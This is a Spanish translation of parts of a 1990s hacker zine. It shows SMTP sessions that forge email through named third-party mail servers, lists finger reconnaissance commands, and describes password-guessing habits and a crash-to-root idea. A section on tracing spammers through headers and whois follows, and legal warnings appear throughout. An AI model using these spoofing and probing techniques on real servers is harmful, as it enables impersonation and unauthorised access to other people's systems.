Escape character is `^]i.

```
220 InterLink.NET Sendmail AIX 3.2/UCB 5.64/4.03 ready at Fri 12
```

```
Jul 1996 15:45
```

Entonces yo tecleo:

```
helo santa@north.pole.org
```

Y el ordenador responde:

```
250 InterLink.NET Hello santa@north.pole.org (plato.nmia.com)
```

¡Oh, oh! Esta versión de sendmail no es tonta del todo! Mira como pone (plato.nmia.com) (el ordenador que yo estaba usando para este hack) sólo para hacerme saber que sabe el ordenador desde el que estoy haciendo telnet. Pero qué coño, todos los Internet hosts saben esa clase de informaci n. Mandar, correo falso de alg n modo. De nuevo, lo que yo escribo no tiene n meros delante, mientras que las respuestas del ordenador est n precedidas por el n mero 250:

```
mail from: santa@north.pole.com
```

```
250 santa@north.pole.com... Sender is valid (el remitente es v lido)
```

```
rcpt to: cmeinell@nmia.com
```

```
250 cmeinell@nmia.com... Recipient is valid (destinatario v lido)
```

```
data
```

```
354 Introduzca el mensaje. Termine con el car cter "." en una l nea solo
```

Esto es el texto

```
.
```

```
250 Ok
```

```
quit
```

```
221 InterLink.NET: cerrando conexi n.
```

OK,  qu  clase de email gener  ese ordenador? Esto es lo que obtuve usando Pine:

```
Return Path: <santa@north.pole.org>
```

Recibido:

```
desde InterLink.NET by nmia.com
```

```
with smtp
```

```
(Linux Smail3.1.28.1 #4)
```

```
id m0ueo7t 000LEKC; Fri, 12 Jul 96 13:43 MDT
```

```
Recibido: desde plato.nmia.com by InterLink.NET (AIX 3.2/UCB 5.64/4.03)
```

```
id AA23900; Fri 12 Jul 1996 15:43:20 0400
```

Uups. Aqu  el ordenador de InterLink.NET ha revelado el ordenador en el que yo estaba cuando hice telnet por su puerto 25. Sin embargo, mucha gente usa ese ordenador que funciona de Internet host.

```
Fecha: Fri 12 Jul 1996 15:43:20 0400
```

```
Desde: santa@north.pole.org
```

```
Mensaje-ID: <9607121943.AAA23900@InterLink.NET>
```

```
Apparently To: cmeinell@nmia.com
```

Este es el texto

OK, aqu  no dice "Apparently-From" por ello ahora s  que el ordenador ns.interlink.Net es uno bastante seguro para poder enviar mis mensajes de correo falsificado desde  l (digamos como intermediario, para entendernos).

Un experimentado aficionado del email sabr  por la l nea "Recibido:..." si se trata de correo falsificado.

Voy a intentar con otro ordenador. La Universidad de California en Berkeley es famosa por su investigaci n en ciencias de la computaci n. Me pregunto...  c mo ser n sus hosts? Habiendo hallado primero la direcci n num rica de Internet de una de estas m quinas (su IP), tecleo el comando:

```
telnet 128.32.152.164 25
```

Y te responde:

```
Trying 128.32.152.164...
```

Conectado a 128.32.152.164.

Escape character is `^]i.

```
220 remarque.berkeley.edu ESMTP Sendmail 8.7.3/1.31 ready at Thu, 11 Jul 1996 12
```

Ahora tecleo:

```
help
```

Y su respuesta es:

```
214 Esta es la versi n de Sendmail 8.7.3
```

```
214 Comandos:
```

```
214 HELO EHLO MAIL RCPT DATA
```

214 RSET NOOP QUIT HELP VRFY
 214 EXPN VERB
 214 Para más información use "HELP <asunto>".
 214 Para informar sobre bugs existentes en la implementación mandar email a:
 214 sendmail@CS.Berkeley.EDU
 214 Para información local mandar email al Postmaster de tu site.
 214 Fin de la información HELP
 ¡Oh, tío, un programa de sendmail ligeramente diferente! Me pregunto qué m s me dirá sobre estos comandos.
 HELP mail
 214 MAIL FROM <remitente>
 214 Especifica el remitente
 214 Fin de la información HELP
 ¡Gran j***da cosa esta! Bueno, veamos qué hace este ordenador ante el correo falsificado (ahora sabemos el nombre del ordenador, "remarque").
 MAIL FROM: santa@north.pole.org
 250 santa@north.pole.org... Sender ok (remitente correcto)
 Heeeyyyy.... esto es interesante... No dije "helo" y este programa de sendmail no me echo a la calle! Me pregunto qué significa eso...
 RCPT TO: cmeinel@techbroker.com
 250 Recipient ok (destinatario correcto)
 DATA
 354 Introduzca el mensaje, termine con un "." solo en una línea
 Esto es correo falsificado en un ordenador de Berkeley para el que
 no tengo un password.
 .
 250 MAA23472 Mensaje aceptado para ser enviado
 quit
 221 remarque.berkeley.edu cerrando conexión.
 Ahora usamos Pine para ver qué aparece en los encabezamientos:
 Return Path: <santa@north.pole.org>
 Recibido:
 from nmia.com by nmia.com
 with smtp
 (Linux Sendmail3.1.28.1 #4)
 id m0ue RnW 000LGiC; Thu, 11 Jul 96 13:53 MDT
 Recibido:
 from remarque.berkeley.edu by nmia.com
 with smtp
 (Linux Sendmail3.1.28.1 #4)
 id m0ue RnV 000LGhC; Thu, 11 Jul 96 13:53 MDT
 Apparently To: <cmeinel@techbroker.com>
 Recibido: from merde.dis.org by remarque.berkeley.edu (8.7.3/1.31)
 id MAA23472; Thu, 11 Jul 1996 12:49:56 0700 (PDT)
 Mira los tres mensajes "Recibido:". Mi ordenador PSI recibió este email no directamente de Remarque.berkeley.edu sino de merde.dis.com, quien a su vez lo recibió de Remarque.
 Hey, yo sé quién es el dueño de merde.dis.org! Berkeley envió el email falso a través del host del ordenador del famoso experto en seguridad Pete Shipley! Nota: el nombre "merde" es una broma, así como "dis.org".
 Ahora veamos el aspecto del email enviado desde Remarque. Usemos Pine otra vez:
 Fecha: Thu, 11 Jul 1996 12:49:56 0700 (PDT)
 Desde: santa@north.pole.org
 Mensaje-ID: <199607111949.MAA23472@remarque.berkeley.edu>
 Esto es correo falsificado en un ordenador de Berkeley para el que no tengo password
 Hey, esto es bastante guay. No nos avisa de que la dirección de Santa es falsa! Todavía mejor, guarda en secreto el nombre del ordenador original (del mío jejeje): plato.nmia.com. De este modo remarque.berkeley.edu fue realmente un buen ordenador desde el que enviar correo falso. (Nota: la última vez que probé, ya habían arreglado este agujero en Remarque, o sea que no te molestes en hacer telnet allí.)
 Pero no todos los programas de sendmail son tan fáciles para falsear email. ¡Observa el email que creé desde atropos.c2.org!
 telnet atropos.c2.org 25
 Trying 140.174.185.14...
 Conectado a atropos.c2.org.
 Escape character is ^j.
 220 atropos.c2.org ESMTP Sendmail 8.7.4/CSUA ready at Fri 12 Jul 96 15:41:33
 help

502 Sendmail 8.7.4 Comando HELP no implementado

¡Caramba!, ¿estás cachondo hoy, eh?... Qué coño, tiremos p'lante de algún modo...

helo santa@north.pole.org

501 Nombre de dominio no válido

Hey, qué pasa contigo, cacho perro? A otros programas de sendmail no les importa el nombre que use con "helo". OK, OK, te daré un nombre de dominio válido, pero no un nombre de usuario válido, hohoho!

helo santa@unm.edu

250 atropos.c2.org Hello cmeinel@plato.nmia.com { 198.59.166.165 } encantado de conocerte.

Muuuyyyy divertido, tío. Apostaría a que seguro que estás encantado de conocerme. ¿Por qué #\$\$%& me pides un nombre de dominio válido si sabías ya quién era?

mail from: santa@north.pole.org

250 santa@north.pole.org... Sender ok

rcpt to: cmeinel@nmia.com

250 Recipient ok

data

354 Introduzca el texto del mensaje, termine con "." solo en una línea

Oh, mierda!

.

250 PAA13437 Mensaje aceptado para ser enviado

quit

221 atropos.c2.org cerrando conexión.

OK, ¿qué clase de email habrá generado ese repugnante programa de sendmail? Voy corriendo a Pine y echo un vistazo:

Return Path: <santa@north.pole.com>

Bueno, qué bonito que me deje usar mi dirección falsa.

Recibido:

from atropos.c2.org by nmia.com

with smtp

(Linux Sendmail3.1.28.1 #4)

id m0ueqhx 000LD9C; fri 12 Jul 1996 16:45 MDT

Apparently To: <cmeinel@nmia.com>

Recibido: desde santa.unm.edu (cmeinel@plato.nmia.com [198.59.166.165])

Oh, verdaderamente especial! No sólo el ordenador artropos.c2.org revela mi verdadera identidad, también revela lo de santa.unm.edu.

Mierda... Me servirá de lección.

by artropos.c2.org (8.7.4/CSUA) with SMTP id PAA13437 for

cmeinel@nmia.com;

Fecha: Fri, 12 Jul 1996 15:44:37 0700 (PDT)

Desde: santa@north.pole.com

Mensaje-ID: <199607122244.PAA13437@atropos.c2.org>

Oh, mierda!

Por ello, la moraleja de este hack es que hay montones de diferentes programas de email flotando en el puerto 25 de los Internet hosts. Si quieres divertirte con ellos, es una buena idea hacerles una prueba antes de usarlos para presumir después, ¿ok?

GUÍA DEL HACKING (mayormente) INOFENSIVO

Vol 1. Número 3

Cómo puede ser usado finger para acceder a partes privadas de un Internet host.

Antes de que te excites demasiado al leer cómo usar el finger para acceder a un Internet host, por favor que todos los agentes de la ley que haya por ahí que se relajen. No voy a dar instrucciones paso a paso. Ciertamente no voy a sacar trozos de código de todos esos programas que cualquier newbie tiene almacenados en su disco duro y que sirven para acceder ilegalmente a algunos hosts.

Lo que estás apunto de leer son algunos principios y técnicas básicas en el cracking con finger. De hecho, algunas de éstas técnicas son divertidas y legales mientras no sean llevadas demasiado lejos. Y además pueden darte consejos sobre cómo hacer que tu Internet host sea más seguro.

También puedes usar esta información para convertirte en un cracker. Tuya es la decisión. Si es así, ten en cuenta lo divertido de ser la "novia" de un compañero de celda llamado "Spike", por ejemplo.

Nota-Para-El-Newbie #1: Mucha gente da por hecho que "hacking" y "cracking" son sinónimos. Pero "cracking" es conseguir acceso ilegalmente en un ordenador. "Hacking" es el universo repleto de todas las cosas divertidas que uno puede hacer con los ordenadores, sin necesidad de quebrantar la ley o causar daño.

¿Qué es finger? Es un programa que funciona en los puertos 79 de muchos Internet hosts. Normalmente su misión es ofrecer información sobre los usuarios de un ordenador determinado.

Para repasar, analicemos el virtuoso pero aburrido modo en que ordenamos a nuestro host que nos ofrezca información usando el comando finger:

finger Joe_Blow@boring.ISP.net

Esto hace telnet al puerto 79 en el host boring.ISP.net. Coge lo que haya en los archivos .plan y .project relativo a Joe Blow y te lo muestra en tu monitor.

Pero lo que haría el Feliz Hacker es primero hacer telnet a boring.ISP.net por el puerto 79, desde el cual podemos entonces utilizar el programa finger:

telnet boring.ISP.net 79

Si eres un ciudadano de Internet honrado entonces teclea el comando:

Joe_Blow

o también puede ser el comando:

finger Joe_Blow

Esto debería darte los mismos resultados que si sólo estuvieras en tu propio ordenador y dices el comando "finger

Joe_Blow@boring.ISP.net."

Pero para un cracker, hay montones y montones de cosas que probar después de conseguir el control del programa finger de boring.ISP.net haciendo telnet en el puerto 79.

Ah, pero si no me acordé de enseñar cómo hacer maldades. Cubriremos aspectos generales de cómo finger es usado para acceder a boring.ISP.net. También aprenderás algunas cosas perfectamente legales que puedes intentar que finger haga.

Por ejemplo, algunos programas finger responderán al comando:

finger@boring.ISP.net

Si por casualidad te topas con un programa de finger lo suficientemente viejo o confiado como para aceptar este comando, obtendrás algo como esto:

[boring.ISP.net]

Login Name TTY Idle When Where

happy Prof. Foobar co 1d Wed 08:00 boring.ISP.net

Esto te dice que sólo un tío está registrado, y que no está haciendo nada. Esto significa que si alguien se las arreglara para penetrar, nadie sería capaz de notarlo, al menos nadie de lejos.

Otro comando al que un puerto finger puede ser que responda es simplemente:

finger

Si este comando funciona, te dará una lista completa de los usuarios de ese host. Estos nombres de usuario pueden ser por ello utilizados para saltarse un password.

A veces un sistema no pondrá objeciones a pesar de lo lamer que sea el password utilizado. Hábitos comunes de lamers a la hora de elegir passwords es no usar no usar ninguno, el mismo password que el nombre del usuario, el primer nombre del usuario o su apellido, y "guest" ("cliente"). Si lo anterior no le funciona al cracker, hay un montón de programas circulando por ahí que prueban cada palabra del diccionario y cada nombre de la típica guía telefónica.

Newbie-Nota #2: ¿Es fácil de crackear tu password? Si tienes una cuenta shell, puedes modificarlo con el comando:

passwd

Elige tu password que no esté en el diccionario o en la guía telefónica, y que sea como mínimo de 6 caracteres de largo e incluya algunos caracteres que no sean letras del alfabeto.

Un password que pueda encontrarse en un diccionario aunque tenga un carácter adicional al final (p. ej.: hotelx) *no* es un buen password.

Otros comandos de los que puedes obtener alguna respuesta en finger son:

```
finger @
finger 0
finger root
finger bin
finger ftp
finger system
finger guest
finger demo
finger manager
```

O, incluso, simplemente pulsando <enter> una vez que estés en el puerto 79 puede que te dé algo interesante.

Hay montones de otros comandos que pueden funcionar o no. Pero la mayoría de los comandos en la mayoría de los programas finger no te responderán nada, porque la mayoría de los administradores de sistema no desean ofrecer la información en bandeja a visitantes puntuales. De hecho, un sysadmin realmente cuidadoso desactivará el programa finger entero. Por ello puede que nunca puedas arreglártelas a entrar por el puerto 79 de algunos ordenadores.

Sin embargo, ninguno de los comandos que te he enseñado te dará privilegios de root. Simplemente te ofrecen información.

Newbie-Nota #3: ¡Root! Es el Walhalla del cracker principiante. "Root" es la cuenta en un ordenador multi-usuario que te permite convertirte en dios. Es la cuenta desde la que puedes usar y entrar en cualquier otra cuenta, leer y modificar cualquier archivo, usar cualquier programa. Con privilegios de root puedes perfectamente destruir perfectamente todos los datos que haya en boring.ISP.net (¡NO estoy sugiriendo que hagas eso!)

Es legal preguntarle al programa finger de boring.ISP.net sobre cualquier cosas que desees saber. Lo peor que puede pasar es que el programa se cuelgue.

Colgarse... ¿qué ocurre si finger se queda colgado?

Pensemos sobre lo que finger hace actualmente. Es el primer programa que te encuentras cuando haces telnet a boring.ISP.net por el puerto 79. Y una vez allí, le puedes ordenar (mediante un comando) que se dirija a leer archivos de cualquier cuenta de usuario que puedas elegir.

Esto significa que finger puede mirar en cualquier cuenta.

Eso significa que si finger se cuelga, puedes acabar siendo root.

Por favor, si por casualidad consigues privilegios de root en el host de cualquier extraño, ¡sal de ese ordenador inmediatamente! -También harías bien buscando una buena excusa para los administradores de tu sistema y la policía por si fueses detenido!

Si consiguieras hacer que finger se colgara dándole algún comando como ///^S, puedes pasar un buen tiempo intentando explicar que estabas buscando información disponible al público inocentemente.

PUEDES-IR-A-LA-CÁRCEL-NOTA #1: Acceder a un área de un ordenador que no está abierta al público es ilegal. Además, si usas las líneas telefónicas o Internet a través de la red telefónica para acceder a una parte no-pública de un ordenador, habrás cometido un delito. Puede que incluso no causes ningún daño, y aún así será ilegal. Hasta si sólo consigues privilegios de root e inmediatamente cierras la conexión, seguirá siendo ilegal.

Los tíos de la verdadera élite accederán a una cuenta root desde finger y simplemente se marcharán inmediatamente. Ellos (la élite de los crackers) dicen que la verdadera emoción del cracking viene cuando *eres capaz* de hacerle cualquier cosa a boring.ISP.net, pero aguantas la tentación.

La Élite de la élite hacen más que simplemente abstenerse de aprovecharse de los sistemas en los que penetran. Informan a los administradores del sistema de que han entrado en su ordenador, y dejan una explicación de cómo arreglar el agujero de seguridad.

PUEDES-IR-A-LA-CARCEL-NOTA #2: Cuando accedes a un ordenador, las cabeceras de los paquetes que llevan tus comandos le dicen al sysadmin (administrador del sistema) de tu objetivo quién eres tú. Si estás leyendo este documento es que no sabes lo suficiente como para borrar tus huellas. ¡Sugierele a tu tentación que se vaya a dar un paseo y te deje tranquilo/a!

Ah, pero ¿cuáles son tus oportunidades de conseguir privilegios de root a través de finger? Tropecientos hackers se han quedado con las ganas de entrar en muchos sistemas. ¿Significa eso que los programas finger funcionando en Internet hoy en día están todos asegurados lo suficiente como para que no puedas conseguir privilegios de root nunca más?

No.

La nota final es que cualquier sysadmin que deje el servicio finger funcionando en su ordenador está asumiendo un gran riesgo. Si eres el usuario de un PSI que permite finger, hazte esta pregunta: ¿vale la pena correr el riesgo de anunciar tu existencia en Internet?

OK, estoy acabando este documento. ¡Espero con ansia tu contribución a esta lista. Happy Hacking! ¡y ten cuidado de ser arrestado!

GUÍA DEL HACKING (mayormente) INOFENSIVO

Vol. 1 Número 4

¡Hoy es el día de la diversión del vigilante!

Cómo echar a los capullos fuera de sus PSIs.

¿Cuánto te gustaría hacer eso cuando tu discreto newsgroup queda de repente invadido por anuncios de números 900 de sexo y Haz-Dinero-Rápidamente? Si nadie nunca hubiera hecho que esos tíos pagasen por su insolencia, pronto Usenet habría estado invadida de ordinarièces.

Es realmente tentador, no crees, usar nuestros conocimientos sobre hacking para echar a esos tíos de una vez por todas. Pero muchas veces hacer eso es igual que usar una bomba atómica para cargarte una hormiga. ¿Para qué arriesgarse a ir a la cárcel cuando existen caminos legales para poner en huida a esas sabandijas?

Este capítulo de Happy Hacking te enseñará algunas maneras de luchar contra la escoria en Usenet.

Los spammers (nombre dado a quienes realizan este tipo de publicidad abusiva) dependen del email falsificado y los sitios de Usenet. Tal y como aprendimos en el segundo número de la Guía Del Hacking (mayormente) Inofensivo es fácil falsificar el correo electrónico.

Bueno, pues también es fácil divertirse con Usenet.

Newbie-Nota #1: Usenet es una parte de Internet que está formado por el sistema de grupos de discusión on-line llamado "newsgroups". Ejemplos de newsgroups son rec.humor, comp.misc, news.announce.newusers, sci.space.policy y alt.sex. Existen más de 10,000 newsgroups. Usenet comenzó en 1980 como una red Unix que unía a personas que querían (lo adivinaste) hablar sobre Unix. Entonces alguna de esa gente quiso hablar de otros asuntos, como física, vuelo espacial, humor de bar, y sexo. El resto es historia.

Aquí tenemos un rápido sumario de cómo trucar los Usenet sites. Una vez más, usaremos la técnica de hacer telnet a un puerto específico. El puerto Usenet sólo suele estar abierto a aquellas personas que poseen cuentas en ese sistema. Por ello necesitarás hacer telnet desde tu cuenta shell a tu propio PSI de esta manera:

```
telnet news.myISP.com nntp
```

donde tienes que sustituir la parte de tu dirección de email que viene detrás de la @ por "myISP.com". También tienes la posibilidad de usar "119" en lugar de "nntp".

Con mi PSI obtengo lo siguiente:

```
Trying 198.59.115.25 ...
```

```
Conectado a sloth.swcp.com.
```

```
Escape character is `^]i.
```

```
200 sloth.swcp.com InterNetNews NNRP server INN 1.4unoff 05-ready (posting)
```

Ahora, cuando entremos en un programa que no sepamos muy bien cómo funciona, tecleamos:

```
help
```

Y obtendremos:

```
100 Legal comands
```

```
authinfo user Namelpass Passwordlgeneric <prog> <args>
```

```
article [MessageID|Number]
```

```
body [MessageID|Number]
```

```
date
```

```
group newsgroup
```

```
head [MessageID|Number]
```

```
help
```

```
ihave
```

```
last
```

```
list [activelnewsgroups|distributions|schema]
```

```
listgroup newsgroup
```

```
mode reader
```

```
newsgroups yymmdd hhm mss ["GMT"] [<distributions]
```

```
newnews newsgroups yymmdd hhmmss ["GMT"] [<distributions>]
```

```
next
```

```
post
```

```
slave
```

```
stat [MessageID|Number]
```

```
xgtitle [group_pattern]
```

```
xhdr header [range|MessageID]
```

```
xover [range]
```

```
xpat header range|MessageID pat [morepat...]
```

```
xpath Message ID
```

```
Informar sobre posibles problemas a <usenet@swcp.com>
```

Usa tu imaginación con estos comandos. Además, si pretendes hackear sites desde un PSI distinto al tuyo, ten presente que algunos Internet hosts tienen un puerto nntp que o no requiere password o uno fácilmente adivinable como "post" o "news". Pero puede ser un gran esfuerzo encontrar un puerto nntp que no esté defendido. Por ello, y porque normalmente tendrás que hacerlo en tu propio PSI, es mucho más difícil que hackear el email.

Sólo recuerda cuando estés "hackeando" Usenet sites que tanto el email como los Usenet sites trucados pueden ser detectados fácilmente, si sabes buscar para ello. Y es posible decir desde dónde fueron hackeados. Una vez que detectes de dónde viene realmente el "spam", puedes utilizar el Message-ID (Identificación del Mensaje) para enseñarle al sysadmin (administrador del sistema) a quién debe echar. Normalmente no te será posible averiguar la identidad del culpable por ti mismo. ¡Pero puedes hacer que sus PSIs le cancelen sus cuentas! Seguramente estos Reyes del Spamming volverán a aparecer en cualquier otro PSI inocentón. Siempre están en activo. Y, hey, ¿cuando fue la última vez que recibiste una "Maravillosa Oferta de Descuentos en su Compra"? Si no fuese por nosotros, los vigilantes de la Red, vuestros buzones y newsgroups estarían continuamente llenos de basura.

Y además el ataque contra los spammers que estoy a punto de enseñarte es ¡perfectamente legal! Hazlo y te convertirás en un Chico Bueno oficialmente. Hazlo en una fiesta y enseña a tus amigos a hacerlo también. ¡Es difícil conseguir demasiados vigilantes anti-spam ahí fuera! Lo primero que tenemos que hacer es revisar cómo leer los encabezamientos (headers) de los artículos de Usenet y el email.

El encabezamiento es lo que nos muestra la ruta que el email o el artículo de Usenet utilizó para llegar hasta tu ordenador. Nos da los nombres de los Internet hosts que han sido usados en la creación y la transmisión de un mensaje. Sin embargo, cuando algo ha sido falsificado puede que los nombres de esos hosts sean falsos también. Como alternativa para evitar esto, el avezado falsificador usa nombres de hosts reales. Pero el hacker experimentado es capaz de decir si los hosts listados en el encabezamiento fueron usados realmente.

Primero analizaremos un ejemplo de spamming en Usenet. Un lugar realmente bueno para encontrar basura de esta clase es alt.personals. No es un lugar tan patrullado por vigilantes anti-spam como por ejemplo digamos rec.aviation.military. (¡Los que se meten con pilotos de guerra lo hacen por su propia cuenta y riesgo, y asumiendo las consecuencias!)

Así que lo que tenemos aquí es un frecuente ejemplo de spamming descarado, tal y como es mostrado por el lector de News basado en Unix "tin":

Thu, 22 Aug 1996 23:01:56 alt.personals Tomados 134 de 450

Lines 110 >>>>TEST DE COMPATIBILIDAD GRATIS E INSTANTμNEO Sin responder

ppgc@ozemail.com.au glennys e clarke at OzEmail Pty Ltd - Australia

HAZ CLICK AQUÍ PARA TU TEST DE COMPATIBILIDAD GRATIS E INSTANTμNEO!

<http://www.perfect-partners.com.au>

POR QUÉ LOS SOLTEROS MÁS SELECTIVOS NOS ESCOGEN

En Perfect Partners (Newcastle) International somos privados y confidenciales. Presentamos damas y caballeros entre sí con propósitos de amistad y matrimonio. Con más de 15 años de experiencia, Perfect Partner es una de las agencias de contactos de amistad en Internet con más prestigio y éxito.

Por supuesto la primera cosa que resalta sobre el resto es la dirección de email de retorno. Nosotros los vigilantes de la red solíamos mandar siempre de retorno una copia del puñetero mensaje a la dirección de correo electrónico del spammer.

En un grupo de News tan consultado como alt.personals, si únicamente uno de cada cien lectores devuelve el mensaje a la cara del remitente (mejor dicho, a su buzón) obtendremos una avalancha de mail-bombing. Esta avalancha alerta inmediatamente a los sysadmins (administradores de sistema) del PSI de la presencia de un spammer, y "Hasta Luego Lucas" a la cuenta del capullo.

Por ello, para retrasar la inevitable respuesta de los vigilantes, hoy en día muchos spammers utilizan direcciones de email falsas o trucadas.

Para comprobar si la dirección de email es falsa, salgo de "tin" y en el prompt de Unix tecleo el comando:

whois ozemail.com.au

Obtengo la respuesta:

no match for "OZEMAIL.COM.AU" (no existe "OZEMAIL.COM.AU")

Sin embargo eso no prueba nada, porque el "au" del final de la dirección de email significa que es una dirección de Australia.

Desafortunadamente, "whois" no funciona en la mayoría de Internet fuera de USA.

El siguiente paso es mandar algún email de queja a esa dirección. Una copia del propio spam es normalmente una protesta suficiente.

Pero por supuesto le enviamos el email sin dirección del mensaje (nuestra).

A continuación voy a la Web que se anuncia. Llego y contemplo que hay una dirección de email de esta compañía, perfect.partners@hunterlink.net.au. ¿Por qué no me sorprende cuando veo que no es la misma que la que había en el mensaje de alt.personals?

Podríamos detenemos justo aquí y tirarnos una o dos horas mandando 5 MB de emails con basura en los attachments a perfect.partners@hunterlink.net.au.

Hmmm, ¿mandamos gifs de hipopótamos apareándose?

Puedes-Ir-A-La-Cárcel-Nota: Mailbombing es una manera de meterse en serios problemas. Según la experta en seguridad informática Ira Winkler "Es ilegal hacer mail-bomb a un spammer. Si llega a ser demostrado que tu causaste maliciosamente cualquier pérdida financiera, en las que se pueden incluir el provocar horas de trabajo recuperándose de un mail-bomb, tienes responsabilidad de tipo criminal (culpabilidad). Si un sistema no está configurado correctamente, y tiene el directorio de correo en el disco duro del sistema, puedes reventar el sistema entero. Esto te convierte en más criminal todavía".

Puff. Desde que el mailbombing intencionado es ilegal, no puedo mandar esos gifs de hipopótamos apareándose. Por esto lo que hice fue enviar de vuelta una copia del spam a perfect.partners. Puede que parezca una venganza estúpida, pero aprenderemos a hacer mucho más que eso. Incluso mandando un sólo email a esos tíos puede convertirse en el comienzo de una oleada de protestas que los eche de Internet de una vez por todas. Si únicamente una de mil personas que reciben el spamming van a la Web de los tíos esos y les envía un email de protesta, aún así recibirán miles de protestas a consecuencia de sus abusivos mensajes. Este gran volumen de email puede ser suficiente para alertar a los sysadmins del PSI de la presencia del spammer, y, como dije, "hasta luego lucas" a la cuenta del spammer. Fíjate lo que dice Dale Amon (propietario/operador de un PSI) sobre el poder del email-protesta:

"Uno no tiene que pedir ayuda para hacer un mail-bomb. Simplemente ocurre y ya está. Cuando veo un spammer, automáticamente le mando una copia de su propio mensaje. Me imagino que un montón de gente más hará lo mismo al mismo tiempo. Si ellos (los spammers) ocultan su dirección de email (la verdadera), la averiguo y les mando el correspondiente mensaje si tengo tiempo. En absoluto me remuerde la conciencia al hacerlo."

Hoy en día Dale es el propietario y el director técnico del PSI más grande y antiguo de Irlanda del Norte, por ello conoce perfectamente los mejores modos de descubrir qué PSI está albergando al spammer. Y estamos a punto de aprender uno de ellos.

Nuestro objetivo es descubrir quién ofrece la conexión a Internet a estas personas, y también ¡quitarles esa conexión! Créeme, cuando la gente que controla un PSI encuentra que uno de sus clientes es un spammer, normalmente no tardan mucho en echarlos fuera.

Dado que mi lector de news (tin) no permite visualizar los encabezamientos del mensaje para ver cómo y dónde fue falsificado.

Mando que mi lector de news (tin) no permite visualizar los encabezamientos, uso el comando "m" para enviar una copia de este mensaje a mi cuenta shell.

Llega unos pocos minutos después. Abro el mensaje con el programa de email "Pine" y obtengo un encabezamiento con todo lujo de detalles:

Path:

sloth.swcp.com!news.ironhorse.com!news.uoregon.edu!vixen.cso.uiuc.edu!news.s

tealth.net!nntp04.primenet.com!nntp.primenet.com!gatech!nntp0.mindspring.com

!news.mindspring.com!uunet!in2.uu.net!OzEmail!OzEmail-In!news

From: glennys e clarke <ppgc@ozemail.com.au>

NNTP-Posting-Host: 203.15.166.46

Mime-Version: 1.0

Content-Type: text/plain

Content-Transfer-Encoding: 7bit

X-Mailer: Mozilla 1.22 (Windows; I; 16bit)

El primer elemento de este encabezamiento es rotundamente verdadero: sloth.swcp.com. Es el ordenador que mi PSI utiliza para albergar los newsgroups. Es el último enlace en la cadena de ordenadores que ha distribuido el mensaje-spam por el mundo.

Newbie-Nota #2: Los hosts de Internet tienen dos "nombres" con diferente significado referente a su dirección en la Red. "Sloth" es el nombre de uno de los ordenadores que posee la compañía con dominio swcp.com. Por ejemplo "sloth" es digamos el nombre del servidor de news, y "swcp.com" el apellido.

"Sloth" se puede interpretar también como el nombre de la calle, y "swcp.com" el nombre de la ciudad, estado y código zip. "Swcp.com" es el nombre del dominio que posee la compañía Southwest Cyberport. Todos los hosts tienen además versiones numéricas de sus nombres (nº de IP) por ejemplo 203.15.166.46.

Lo siguiente que haremos es obvio. El encabezamiento dice que el mensaje tuvo como origen el host 203.15.166.46. Por ello hacemos telnet a su servidor de nntp (puerto 119):

```
telnet 203.15.166.46 119
```

Obtenemos:

```
Trying 203.15.166.46 ...
```

```
telnet: connect: Conexión rechazada
```

Parece ser a todas luces que este elemento del encabezamiento está falsificado. Si este realmente fuera un ordenador que alberga newsgroups, debería tener un puerto de nntp que aceptara visitantes. éticamente me aceptaría durante ese medio segundo que tarda en darse cuenta de que yo no estoy autorizado para usarlo, pero lo haría. Sin embargo en este caso rechaza cualquier tipo de conexión.

Aquí tenemos otra explicación: hay un firewall en este ordenador que filtra los paquetes de información y que sólo acepta a usuarios autorizados. Pero esto no es lo corriente en un PSI utilizado por un spammer. Esta clase de firewall se utiliza normalmente para conectar una red local de una empresa con Internet.

A continuación intento mandar un email (una copia del spam) a postmaster@203.15.166.46. Pero esto es lo que obtengo:

Fecha: Wed, 28 Aug 1996 21:58:13 -0600

From: Mail Delivery Subsystem <MAILER-DAEMON@techbroker.com>

To: cmeinel@techbroker.com

Subject: Returned mail: Host desconocido (Name server: 203.15.166.46: host no encontrado)

Fecha de recepción del mensaje original: Wed, 28 Aug 1996 21:58:06 -0600
from cmeinel@localhost

----- Las siguientes direcciones presentan problemas de reparto -----

postmaster@203.15.166.46 (error irreparable)

----- Transcript of session follows ----- ("Transcripción de la sesión")

501 postmaster@203.15.166.46... 550 Host desconocido

(Name server: 203.15.166.46: host no encontrado)

----- Original message follows ----- ("Mensaje original")

Return-Path: cmeinel

Recibido: (from cmeinel@localhost) by kitsune.swcp.com (8.6.9/8.6.9) id

OK, parece ser que la información sobre el servidor de nntp era falsa también.

A continuación comprobamos el segundo elemento de la línea inicial del encabezamiento. Como empieza con la palabra "news", me figuro que se tratará de un ordenador que alberga newsgroups. Compruebo su puerto nntp para asegurarme:

telnet news.ironhorse.com nntp

Y el resultado es:

Trying 204.145.167.4 ...

Conectado a boxcar.ironhorse.com.

Escape character is ^\j.

502 Usted no posee permiso para hablar. Adios.

Conexión cerrada por host remoto.

OK, sabemos entonces que esa parte del encabezamiento hace referencia a un server de news real. Oh, sí, también hemos averiguado el nombre/dirección que el ordenador ironhorse.com usa para albergar las news: "boxcar".

Pruebo el siguiente elemento de la ruta:

telnet news.uoregon.edu nntp

Y obtengo:

Trying 128.223.220.25 ...

Conectado a pith.uoregon.edu.

Escape character is ^\j.

502 Usted no posee permiso para hablar. Adios.

Conexión cerrada por el host remoto.

OK, este era también un server de news válido. Ahora saltamos hasta el último elemento el encabezamiento: in2.uu.net:

telnet in2.uu.net nntp

Conseguimos esta respuesta:

in2.uu.net: host desconocido

Aquí hay algo sospechoso. Este host del encabezamiento no está conectado ahora mismo a Internet. Probablemente sea falso. Ahora comprobemos el nombre de dominio:

whois uu.net

El resultado es:

UUNET Technologies, Inc. (UU-DOM)

3060 Williams Drive Ste 601

Fairfax, VA 22031

USA

Nombre de Dominio: UU.NET

Administrative Contact, Technical Contact, Zone Contact:

UUNET, Altnet [Technical Support] (OA12) help@UUNET.UU.NET

+1 (800) 900-0241

Billing Contact:

Payable, Accounts (PA10-ORG) ap@UU.NET

(703) 206-5600

Fax: (703) 641-7702

Record last updated on 23-Jul-96

Record created on 20-May-87.

Domain servers listed in order:

NS.UU.NET 137.39.1.3

UUCP-GW-1.PA.DEC.COM 16.1.0.18 204.123.2.18

UUCP-GW-2.PA.DEC.COM 16.1.0.19

NS.EU.NET 192.16.202.11

The InterNIC Registration Services Host contains ONLY Internet

Information (Networks, ASNs, Domains, and POCs)

Please use the whois server at nic.ddn.mil for MILNET Information.

